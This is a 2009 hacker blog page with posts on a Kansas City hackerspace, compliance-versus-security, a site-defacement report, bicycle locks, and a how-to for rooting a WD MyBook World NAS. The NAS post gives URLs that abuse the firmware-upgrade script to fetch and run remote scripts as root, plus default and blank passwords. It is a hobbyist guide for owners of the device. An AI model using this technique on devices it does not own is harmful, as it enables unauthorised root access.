2009-01-08

Cowtown Computer Congress - The Underground Lab!

Jur1st at CCCKC announced some HUGE news at the meeting tonight:

I am thrilled to announce that CCCKC has come to an agreement in principal to lease a 1400 square foot facility located deep within the limestone hills of Kansas City. Don’t be fooled by the above ground access…the lab lurks 85 feet below the surface of the earth. What started as a few guys kicking the idea around over some pints at the Flying Saucer has become one of the most inspiring and diverse groups of hackers, tinkerers, makers and enthusiasts in the country.


There was a huge turnout for the huge news, too! At least 22 people (captured in a craptastic panoramic photo by myself with the help of some other attendees)


There's other news as well. The 2009 pricing structure was voted on, and there are hefty discounts for going all-in with a year-long membership. Some upcoming community, training, and fundraising events are also coming soon (as in this week!) Keep an eye on the CCCKC Blog to stay in the loop.

Cowtown Computer Congress Update [Kansas City]

CCCKC has some exciting news and things going on. There's a meeting tonight that's pretty important. If you haven't been around lately, now's the time to start coming again. They're getting ready to make the jump to a dedicated hackerspace in the underground, mysterious caves of Kansas City.

This is, quite frankly, epic. The plan for a unified hackerspace in Kansas City is barely a year old. This is moving really, really fast compared to other cities.

We also need some existing organizations (technology trainers, user groups, etc) to affiliate with CCCKC. The more members and groups we can get using the space, the better.

Until we actually sign the lease, we're still meeting at JavaNaut on 39th St. - The main meeting starts at 7:00 PM. The board meeting is at 6:00, and if you've offered to help with the build-out in any way, you should probably plan on showing up for the board meeting this evening.


Chief InfoSec Officer Kitteh [Humor]


ICHC via Guerilla-CISO

If you can't tell, I'm happy I found Guerilla CISO.

2009-01-06

Parallels between the Titanic and IT Security

Unbelievably awesome stuff by Guerilla CISO via Anton Chuvakin:

...the problem here was that the Titanic indeed did meet all of the safety requirements of the time. And that a big part of the problem was that the safety requirements were drafted in 1894 at a time when there were rapid changes and in the size and design of ships of this kind [...] the bottom-line was that when the Titanic was reviewed by the safety accountants, they took out their check-list and went over the ship with a fine tooth comb. When the day was done the ship fully met all the safety criteria and was certified as safe.

This is where I see the parallels between root causes of the Titanic disaster and the odd situation we find ourselves in today in terms of IT security. Security by checklist –especially out of date checklists—simply doesn’t work. Moreover, the entire mental framework that mixes up accounting practices and thoughts with security discipline and research is an utter failure. Audits only uncover the most egregious security failures.


Compliance is a double-edged sword. For many security teams, especially those who work in an organization without a CISO or CSO to help cut through red tape, actual enforcement of policy is hard to do. Many of us aren't given any "teeth" so we're restricted to a bunch of hand waving and hollering and tantrum-throwing whilst being unable to actually make things more secure. Compliance can be used to acquire funding and hopefully get some traction on enterprise security initiatives. Security needs more than compliance, though. This is a great (but overtly dramatic) example of that.


MacRumorsLive Hacked?

Click for high-res:


Yesterday, it was Twitter's admin tools (potentially by Digital Gangster members according to PC World) and today, MacRumors' to-the-second outlet for live events, MacRumorsLive.com bites the dust. 4Chan's /g/ board is mentioned but it's unclear if they have anything to do with the attack directly. Both MacRumors and Live are currently down (in a redirect loop) as of writing.

[Hat-Tip: Dangerboy]

2009-01-03

Darwinian Bicycle Security

I ended up riding my bicycle to the 2600 meeting last night. I have to park it pretty much in plain sight in a high-traffic area, so I usually lock it up pretty well there. You can't see it, but it's locked to a natural gas pipe that vanishes into the brickwork.


The blue Trek 800 mountain bike parked next to my own bike wasn't locked in any way. It was simply leaning against the wall. This is a classic case of low-hanging fruit. A thief of opportunity looking for some quick and easy loot could have easily jacked the mountain bike (Approx. retail value brand new: $350) even though my bike would have been worth more (Approx. retail value brand new: $1000) - Chances are, a professional bike thief would have been able to get my bike in under a minute, and would have no qualms doing so.

Many things work this way. Even 64-bit WEP will probably protect your dinky home wireless just fine if five of your neighbors have wide-open wireless. Only the curious or the dedicated might actually try to crack your WEP key. People looking only for free WiFi won't waste time breaking yours if they can find what they want somewhere nearby.

On the topic of the 2600 meeting, we had a great turn-out last night with a few old-schoolers I first met at 2600 in the mid-90's. I haven't seen them face to face in quite a while. Rixon showed off his Kenwood TH-D7-powered APRS Rig, we discussed the finer points of financial and environmental apocalypse, business plans to capitalize on said apocalypse, gawked at Frogman's new Acer Aspire One and caught up on old times. Talk about a great way to kick off 2009!

2009-01-02

Asmodian's Work Bench: Hacking The WD MyBook NAS Drive

The Project
The WD World Book II is a network attached storage device meant for a typical home or professional user. It varies in storage capacity. At the time of writing the sizes vary between 250GB and 2TB. The device itself is the size of an external USB hard-drive, the larger capacities being wider than the base end models. Inside there is a controller board connected to one or two 3.5 inch hard drives. The Controller is running an ARM processor on 32 mb of ram.

The group at mybookworld.wikidot.com collected some scripts to trick the upgrade feature on the drives web interface to run arbitrary commands as root.

Out of the box, the underlying OS is not available. The goal of this project is to enable the ssh server and/or telnet.

The Process
Side notes on recent firmware revisions. Recent revisions will display an error message, the payload will have still have been run though.


  1. Login to the world book web interface. (the default login is admin : 123456)

  2. Make a user with the web interface

  3. Type the following into your browser : http://(DEVICE IP)/auth/firmware_upgrade.pl?fwserver=martin.hinner.info/mybook/firmware.php or http://(DEVICE IP)/auth/firmware_upgrade.pl?fwserver=mybook1.110mb.com/firmware.php

  4. You will now see a screen telling you that there is a new firmware release available. Click on the "Download and install" button.

  5. The process will take about 5 minutes or less. Then login via ssh as the user you made on step two then su to the root user with a blank password. If you use the alternate firmware site the password is 'root'

Now I would like to say, at this point, with the firmware release I have this did not work for me. If you still cannot login via ssh, try these steps:

  1. Type in http://(DEVICE IP)/auth/firmware_upgrade.pl?fwserver=www.geekoh.com/mybook/telnet

  2. Telnet to the device and login as your user. Then su to root with the password being root or "" depending on which scripts you ran.

Once you have root edit the /etc/inittab file and add "::sysinit:/usr/sbin/sshd".

There is more than enough storage space to work with so there isn't any reason you couldn't run a full LAMP environment off of it along with whatever services you want.

Resources:

The Hacks:


mybookworld.wikidot.com. "hacks and howto" Accessed January, 2009.

Hinner, Martin. "Hacking Western Digital MyBook World Edition"
(September 14, 2008) Accessed January, 2009.


Physical Repair:
Pascucci, Mario. "How to Revive Western Digital Mybook World Edition" (July 25, 2007) Accessed January, 2009.

The Device:
Western Digital Corp. "My Book® World Edition™ II" Accessed January, 2009.


Related HiR Articles:
Ax0n. "La fonera lab: Fon unbricking howto", (October 10, 2008) Accessed January, 2009.

Ax0n. "Jasagar Lives Muahahaha" (October 9,2008) Accessed January, 2009.